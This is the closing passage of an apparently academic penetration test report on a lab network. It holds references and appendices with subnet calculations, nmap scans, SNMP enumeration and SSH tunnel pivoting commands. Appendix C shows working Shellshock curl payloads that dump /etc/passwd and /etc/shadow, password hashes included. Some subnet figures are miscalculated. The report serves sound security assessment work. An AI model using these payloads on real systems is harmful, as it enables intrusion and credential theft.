Overall based on what was discovered by the tester from this Network infrastructure test, the tester believes the current state of the network is not suitable to be deployed in a real-life environment until the measurements mentioned earlier have been implemented. There are a lot of security flaws and configuration mistakes that will cause long-term problems hurting the network. Furthermore, nearly all of the devices on the network have configuration issues apart from the switch device and the Linux Kali Machine. Therefore the network administrator should follow replicate the vulnerabilities mentioned in the security evaluation and implement the countermeasures provided by the tester.

Once the countermeasures have been implemented, the network will be ready to be deployed in a real-life work environment.

REFERENCES/BIBLIOGRAPHY

[1]134 Cybersecurity Statistics and Trends for 2021 (no date). Available at: https://www.varonis.com/blog/cybersecurity-statistics (Accessed: 13 January 2022).

[2] Harvey, S. (2019) *The 7 Penetration Testing Steps & Phases: a Checklist | KirkpatrickPrice*, *KirkpatrickPrice Home*. Available at: https://kirkpatrickprice.com/blog/7-stages-of-penetration-testing/ (Accessed: 13 January 2022).

[3] Cornea, C. (2021) 'From zero to your first Penetration Test', *Medium*, 25 January. Available at: https://corneacristian.medium.com/from-zero-to-your-first-penetration-test-7479bce3a5 (Accessed: 13 January 2022).

[4] Briskinfosec (2019) 'Sparta', *Medium*, 23 August. Available at: https://medium.com/@briskinfosec/sparta-aa513b4ca224 (Accessed: 11 January 2022).

[5]Nmap: the Network Mapper - Free Security Scanner (no date). Available at: https://nmap.org/ (Accessed: 13 January 2022).

[6] *VyOS default user and password - Knowledgebase / General / FAQ - VyOS* (no date). Available at: https://support.vyos.io/en/kb/articles/vyos-default-user-and-password (Accessed: 11 January 2022).

[7] *nikto | Kali Linux Tools* (no date) *Kali Linux*. Available at: https://www.kali.org/tools/nikto/ (Accessed: 11 January 2022).

[8] *NVD - cve-2014-6271* (no date). Available at: https://nvd.nist.gov/vuln/detail/cve-2014-6271 (Accessed: 11 January 2022).

[9] *Metasploit - Pivoting* (no date). Available at: https://www.tutorialspoint.com/metasploit/metasploit_pivoting.htm (Accessed: 13 January 2022).

[10] *John the Ripper password cracker* (no date). Available at: https://www.openwall.com/john/ (Accessed: 13 January 2022).

[11] *Michael Holley How To Route Web Traffic Securely Without a VPN Using a SOCKS Tunnel* (no date) *DigitalOcean*. Available at: https://www.digitalocean.com/community/tutorials/how-to-route-web-traffic-securely-without-a-vpn-using-a-socks-tunnel (Accessed: 13 January 2022).

[12] *Openwall wordlists collection for password recovery, password cracking, and password strength checking* (no date). Available at: https://www.openwall.com/wordlists/ (Accessed: 13 January 2022).

[13] *Password security: Complexity vs. length [updated 2021]* (no date) *Infosec Resources*. Available at: https://resources.infosecinstitute.com/topic/password-security-complexity-vs-length/ (Accessed: 13 January 2022).

[14] Payne, C. (2018) *What is SNMP and is it Secure?*, *Advanced Cyber Solutions*. Available at: https://www.advancedcyber.co.uk/it-security-blog/what-is-snmp-and-is-it-secure (Accessed: 13 January 2022).

[15]User Management and Authentication — Default Username and Password | pfSense Documentation (no date). Available at: https://docs.netgate.com/pfsense/en/latest/usermanager/defaults.html (Accessed: 13 January 2022).

[16]'How to Find and Create SNMP Community Strings: Windows/Linux' (2018) *Comparitech*, 19 November. Available at: https://www.comparitech.com/net-admin/snmp-community-strings-windows-linux/ (Accessed: 13 January 2022).

GitHub - awashley/subnetCalculator at pythonawesome.com (no date) *GitHub*. Available at: https://github.com/awashley/subnetCalculator (Accessed: 13 January 2022).

[17] Huckaby, J. (2010) *Block SSH Brute Force Attacks with IPTables*, *rackAID*. Available at: https://www.rackaid.com/blog/how-to-block-ssh-brute-force-attacks/ (Accessed: 13 January 2022).

APPENDICES

APPENDIX A – SUBNET CALCULATIONS

3.2.1 The Four steps to do Subnet Calculations

1. Convert the IP Address to Binary
    - The tester converted the IP address 192.168.0.193 to binary
        - 192.168.0.193 = 11000000.10101000.00000000.11000001

	128	64	32	16	8	4	2	1
192	1	1	0	0	0	0	0	0
168	1	0	1	0	1	0	0	0
0	0	0	0	0	0	0	0	0
193	1	1	0	0	0	0	0	1

2. Convert subnet mask to binary
    - 255.255.255.224 – 11111111.11111111.1111 1111.11100000

	128	64	32	16	8	4	2	1
255	1	1	1	1	1	1	1	1
225	1	1	1	1	1	1	1	1
225	1	1	1	1	1	1	1	1
224	1	1	1	0	0	0	0	0

3. Calculate subnet address
    - Subnet Address = 11000000.10101000.00000000.110000001 &11111111.11111111.1111 1111.11100000
4. Evaluate Hosts
    - First usable host in subnet is subnet address +1: 192.168.0.193/27
    - Last usable host in subnet is IP and used subnet mask -1: (192.168.0.) 224-1 = 192.168.0.223
    - Broadcast Address is IP and subnet mask of (192.158.0) 224
    - Usable hosts is 2 ^ number of used octets in subnet mask – 2: (2^5)-2 = 30.

APPENDIX B – NMAP FULL SCANS

```
root@kali:~# nmap 192.168.0.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-05 11:05 EST
Nmap scan report for 192.168.0.33
Host is up (0.00086s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.34
Host is up (0.00095s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap scan report for 192.168.0.129
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.130
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap scan report for 192.168.0.225
Host is up (0.00090s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.226
Host is up (0.00090s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.229
Host is up (0.00089s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.230
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.233
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
```

```
Nmap scan report for 192.168.0.230
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.233
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.242
Host is up (0.0016s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind

Nmap scan report for 192.168.0.193
Host is up (0.000066s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
MAC Address: 00:50:56:99:6C:E2 (VMware)

Nmap scan report for 192.168.0.210
Host is up (0.00010s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
MAC Address: 00:0C:29:AA:6E:93 (VMware)

Nmap scan report for 192.168.0.200
Host is up (0.0000020s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
3389/tcp open  ms-wbt-server

Nmap done: 256 IP addresses (13 hosts up) scanned in 46.52 seconds
root@kali:~#
```

APPENDIX C – CURL COMMAND RESULTS

```
root@kali:~# curl -A "() { :;}; echo Content-Type: text/html; echo; /bin/cat /etc/passwd;" http
://192.168.0.242/cgi-bin/status
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
usbmux:x:103:46:usbmux daemon,,,:/home/usbmux:/bin/false
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
kernoops:x:106:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
rtkit:x:107:114:RealtimeKit,,,:/proc:/bin/false
saned:x:108:115::/home/saned:/bin/false
whoopsie:x:109:116::/nonexistent:/bin/false
speech-dispatcher:x:110:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
avahi:x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:113:121:colord colour management daemon,,,:/var/lib/colord:/bin/false
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false
statd:x:116:65534::/var/lib/nfs:/bin/false
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin
xweb:x:1000:1000::/home/xweb:
```

```
root@kali:~# curl -A "() { :;}; echo Content-Type: text/html; echo; /bin/cat /etc/shadow;" http://192.168.0.242/cgi-bin/status
root:$6$0eXU40SB$6OSr83r7Wyj051tiHI8zUrTZ5g9H1re9mq3Y7eA.PWPDQeHHrjoTORgWTBwwfOnSmkhaii.H/y3jyWITshGqY0:17436:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:16176:0:99999:7:::
usbmux:*:16176:0:99999:7:::
dnsmasq:*:16176:0:99999:7:::
avahi-autoipd:*:16176:0:99999:7:::
kernoops:*:16176:0:99999:7:::
rtkit:*:16176:0:99999:7:::
saned:*:16176:0:99999:7:::
whoopsie:*:16176:0:99999:7:::
speech-dispatcher:!:16176:0:99999:7:::
avahi:*:16176:0:99999:7:::
lightdm:*:16176:0:99999:7:::
colord:*:16176:0:99999:7:::
hplip:*:16176:0:99999:7:::
pulse:*:16176:0:99999:7:::
statd:*:17410:0:99999:7:::
sshd:*:17410:0:99999:7:::
xweb:$6$HvJ4ty7Q$ebRLuoT0xPVb8PS71lfRWPaNjYMzKpa0n3dw.YvFa9vILTSwr8noHgrOf7iHO7tCVglL7/IpBgThgmqXePPY7.:17402:0:99999:7:::
```

APPENDIX D – SSH TUNNELING

```
root@xadmin-virtual-machine:~# ssh 192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Thu Jan 13 10:41:10 2022 from 192.168.0.200
root@xadmin-virtual-machine:~# nano /etc/ssh/sshd_config
root@xadmin-virtual-machine:~# service ssh restart
ssh stop/waiting
ssh start/running, process 2206
root@xadmin-virtual-machine:~# exit
logout
Connection to 192.168.0.242 closed.
root@xadmin-virtual-machine:~# ssh -w 0:0 192.168.0.242
root@192.168.0.242's password:
Tunnel device open failed.
Could not request tunnel forwarding.
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Thu Jan 13 10:41:20 2022 from 192.168.0.242
root@xadmin-virtual-machine:~# ip addr add 1.1.1.1/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# echo 1 > /proc/sys
sys/           sysrq-trigger  sysvipc/
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
```

```
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
root@kali:~# route add -net 192.168.0.64/27 tun0
```


```
root@kali:~# traceroute 192.168.0.66
traceroute to 192.168.0.66 (192.168.0.66), 30 hops max, 60 byte packets
 1  192.168.0.193 (192.168.0.193)  0.201 ms * *
 2  192.168.0.226 (192.168.0.226)  0.555 ms  0.559 ms  0.556 ms
 3  192.168.0.230 (192.168.0.230)  0.806 ms  0.803 ms  0.799 ms
```

```
root@xadmin-virtual-machine:~# tracepath 192.168.0.66
 1?: [LOCALHOST]                                         pmtu 1500
 1:  192.168.0.241                                         0.356ms
 1:  192.168.0.241                                         0.136ms
 2:  192.168.0.97                                          0.718ms
 3:  192.168.0.66                                          1.143ms reached
     Resume: pmtu 1500 hops 3 back 3
```


APPENDIX E – SNMP RESULTS

3.2.2 192.168.0.129

```
root@kali:~# snmp-check 192.168.0.129 -c private
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.0.129:161 using SNMPv1 and community 'private'

[*] System information:

  Host IP address               : 192.168.0.129
  Hostname                      : vyos
  Description                   : Vyatta VyOS 1.1.7
  Contact                       : root
  Location                      : Unknown
  Uptime snmp                   : 05:09:19.29
  Uptime system                 : 05:09:05.94
  System date                   : 2022-1-13 15:16:52.0

[*] Network information:

  IP forwarding enabled         : yes
  Default TTL                   : 64
  TCP segments received         : 411108
  TCP segments sent             : 369769
  TCP segments retrans          : 1
  Input datagrams               : 759563
  Delivered datagrams           : 458138
  Output datagrams              : 717406

[*] Network interfaces:

  Interface                     : [ up ] lo
  Id                            : 1
  Mac Address                   : :::::
  Type                          : softwareLoopback
  Speed                         : 10 Mbps
  MTU                           : 65536
  In octets                     : 48353
  Out octets                    : 48353

  Interface                     : [ up ] VMware VMXNET3 Ethernet Controller
  Id                            : 2
  Mac Address                   : 00:50:56:99:c7:f8
  Type                          : ethernet-csmacd
  Speed                         : 4294 Mbps
  MTU                           : 1500
  In octets                     : 53292049
  Out octets                    : 59689795

  Interface                     : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
  Id                            : 3
  Mac Address                   : 00:50:56:99:52:f3
  Type                          : ethernet-csmacd
  Speed                         : 1000 Mbps
  MTU                           : 1500
  In octets                     : 3996261
  Out octets                    : 4370879

  Interface                     : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
  Id                            : 4
  Mac Address                   : 00:50:56:99:c3:cb
  Type                          : ethernet-csmacd
  Speed                         : 1000 Mbps
  MTU                           : 1500
  In octets                     : 11503369
  Out octets                    : 10589406
```



```
[*] Network IP:

  Id                  IP Address          Netmask             Broadcast
  1                   3.3.3.3             255.255.255.255     0
  1                   127.0.0.1           255.0.0.0           0
  3                   192.168.0.129       255.255.255.224     1
  2                   192.168.0.230       255.255.255.252     1
  4                   192.168.0.233       255.255.255.252     1

[*] Routing information:

  Destination         Next hop            Mask                Metric
  3.3.3.3             0.0.0.0             255.255.255.255     0
  127.0.0.0           0.0.0.0             255.0.0.0           0
  172.16.221.0        192.168.0.229       255.255.255.0       1
  192.168.0.32        192.168.0.229       255.255.255.224     1
  192.168.0.64        192.168.0.234       255.255.255.224     1
  192.168.0.96        192.168.0.234       255.255.255.224     1
  192.168.0.128       0.0.0.0             255.255.255.224     0
  192.168.0.192       192.168.0.229       255.255.255.224     1
  192.168.0.224       192.168.0.229       255.255.255.252     1
  192.168.0.228       0.0.0.0             255.255.255.252     0
  192.168.0.232       0.0.0.0             255.255.255.252     0
  192.168.0.240       192.168.0.234       255.255.255.252     1

[*] TCP connections and listening ports:

  Local address       Local port          Remote address      Remote port         State
  0.0.0.0             22                  0.0.0.0             0                   listen
  0.0.0.0             80                  0.0.0.0             0                   listen
  0.0.0.0             443                 0.0.0.0             0                   listen
  127.0.0.1           199                 0.0.0.0             0                   listen
  127.0.0.1           199                 127.0.0.1           35432               established
  127.0.0.1           199                 127.0.0.1           35434               established
  127.0.0.1           199                 127.0.0.1           35436               established
  127.0.0.1           35432               127.0.0.1           199                 established
  127.0.0.1           35434               127.0.0.1           199                 established
  127.0.0.1           35436               127.0.0.1           199                 established

[*] Listening UDP ports:

  Local address       Local port
  0.0.0.0             123
  0.0.0.0             161
  3.3.3.3             123
  127.0.0.1           123
  192.168.0.129       123
  192.168.0.230       123
  192.168.0.233       123

[*] Processes:

  Id                  Status              Name                Path                Parameters
  1                   runnable            init                init [2]
  1693                runnable            udevd               udevd               --daemon
  1799                runnable            udevd               udevd               --daemon
  1800                runnable            udevd               udevd               --daemon
  2391                runnable            vmtoolsd            /usr/bin/vmtoolsd
  2405                runnable            acpid               /usr/sbin/acpid
  2407                runnable            atd                 /usr/sbin/atd
  2444                runnable            netplugd            /sbin/netplugd      -P -p /var/run/netplugd.pid
  2463                runnable            cron                /usr/sbin/cron
  2477                runnable            zebra               /usr/sbin/zebra     -d -P 0 -i /var/run/quagga/zebra.pid -S -s 1048576
  2484                runnable            ripd                /usr/sbin/ripd      -d -P 0 -i /var/run/quagga/ripd.pid
  2486                runnable            ripngd              /usr/sbin/ripngd    -d -P 0 -i /var/run/quagga/ripngd.pid
  2499                runnable            ospfd               /usr/sbin/ospfd     -d -P 0 -i /var/run/quagga/ospfd.pid
  2506                runnable            ospf6d              /usr/sbin/ospf6d    -d -P 0 -i /var/run/quagga/ospf6d.pid
  2516                runnable            bgpd                /usr/sbin/bgpd      -d -P 0 -i /var/run/quagga/bgpd.pid -I
  2782                runnable            rsyslogd            /usr/sbin/rsyslogd  -c4
  2935                runnable            ntpd                /usr/sbin/ntpd      -p /var/run/ntpd.pid -g -u 102:107
  2938                runnable            ntpd                /usr/sbin/ntpd      -p /var/run/ntpd.pid -g -u 102:107
```



```
 2477                runnable            zebra                /usr/sbin/zebra       -d -P 0 -i /var/run/quagga/zebra.pid -S -s 1048576
 2484                runnable            ripd                 /usr/sbin/ripd        -d -P 0 -i /var/run/quagga/ripd.pid
 2486                runnable            ripngd               /usr/sbin/ripngd      -d -P 0 -i /var/run/quagga/ripngd.pid
 2499                runnable            ospfd                /usr/sbin/ospfd       -d -P 0 -i /var/run/quagga/ospfd.pid
 2506                runnable            ospf6d               /usr/sbin/ospf6d      -d -P 0 -i /var/run/quagga/ospf6d.pid
 2516                runnable            bgpd                 /usr/sbin/bgpd        -d -P 0 -i /var/run/quagga/bgpd.pid -I
 2782                runnable            rsyslogd             /usr/sbin/rsyslogd    -c4
 2935                runnable            ntpd                 /usr/sbin/ntpd        -p /var/run/ntpd.pid -g -u 102:107
 2938                runnable            ntpd                 /usr/sbin/ntpd        -p /var/run/ntpd.pid -g -u 102:107
 2953                runnable            busybox              /bin/busybox          telnetd -p 23
 2982                runnable            sshd                 /usr/sbin/sshd        -p 22
 3039                runnable            lighttpd             /usr/sbin/lighttpd    -f /etc/lighttpd/lighttpd.conf
 3046                runnable            chunker              /usr/sbin/chunker     -p /var/run/chunker.pid
 3049                runnable            chunker              /usr/sbin/chunker     -p /var/run/chunker.pid
 3099                running             snmpd                /usr/sbin/snmpd       -LSid -Lf /dev/null -u snmp -g snmp -p /var/run/snmpd.pid
 3106                runnable            lldpd                /usr/sbin/lldpd       -M4 -S Vyatta Router running on VyOS 1.1.7 (helium) -P Vyatta Router
 3116                runnable            lldpd                /usr/sbin/lldpd       -M4 -S Vyatta Router running on VyOS 1.1.7 (helium) -P Vyatta Router
 3169                runnable            vyos-intfwatchd      /usr/bin/perl         /opt/vyatta/sbin/vyos-intfwatchd
 3172                runnable            ip                   ip                    monitor link
 3191                runnable            getty                /sbin/getty           38400 tty1
 3192                runnable            getty                /sbin/getty           38400 tty2
 3193                runnable            getty                /sbin/getty           38400 tty3
 3194                runnable            getty                /sbin/getty           38400 tty4
 3195                runnable            getty                /sbin/getty           38400 tty5
 3196                runnable            getty                /sbin/getty           38400 tty6
 3197                runnable            getty                /sbin/getty           -L ttyS0 9600 vt100

[*] Storage information:

  Description               : ["Physical memory"]
  Device id                 : [#<SNMP::Integer:0x00005582ba849c60 @value=1>]
  Filesystem type           : ["unknown"]
  Device unit               : [#<SNMP::Integer:0x00005582ba846c68 @value=1024>]
  Memory size               : 489.27 MB
  Memory used               : 193.78 MB

  Description               : ["Virtual memory"]
  Device id                 : [#<SNMP::Integer:0x00005582ba830418 @value=3>]
  Filesystem type           : ["unknown"]
  Device unit               : [#<SNMP::Integer:0x00005582ba82b3a0 @value=1024>]
  Memory size               : 489.27 MB
  Memory used               : 193.78 MB

  Description               : ["Memory buffers"]
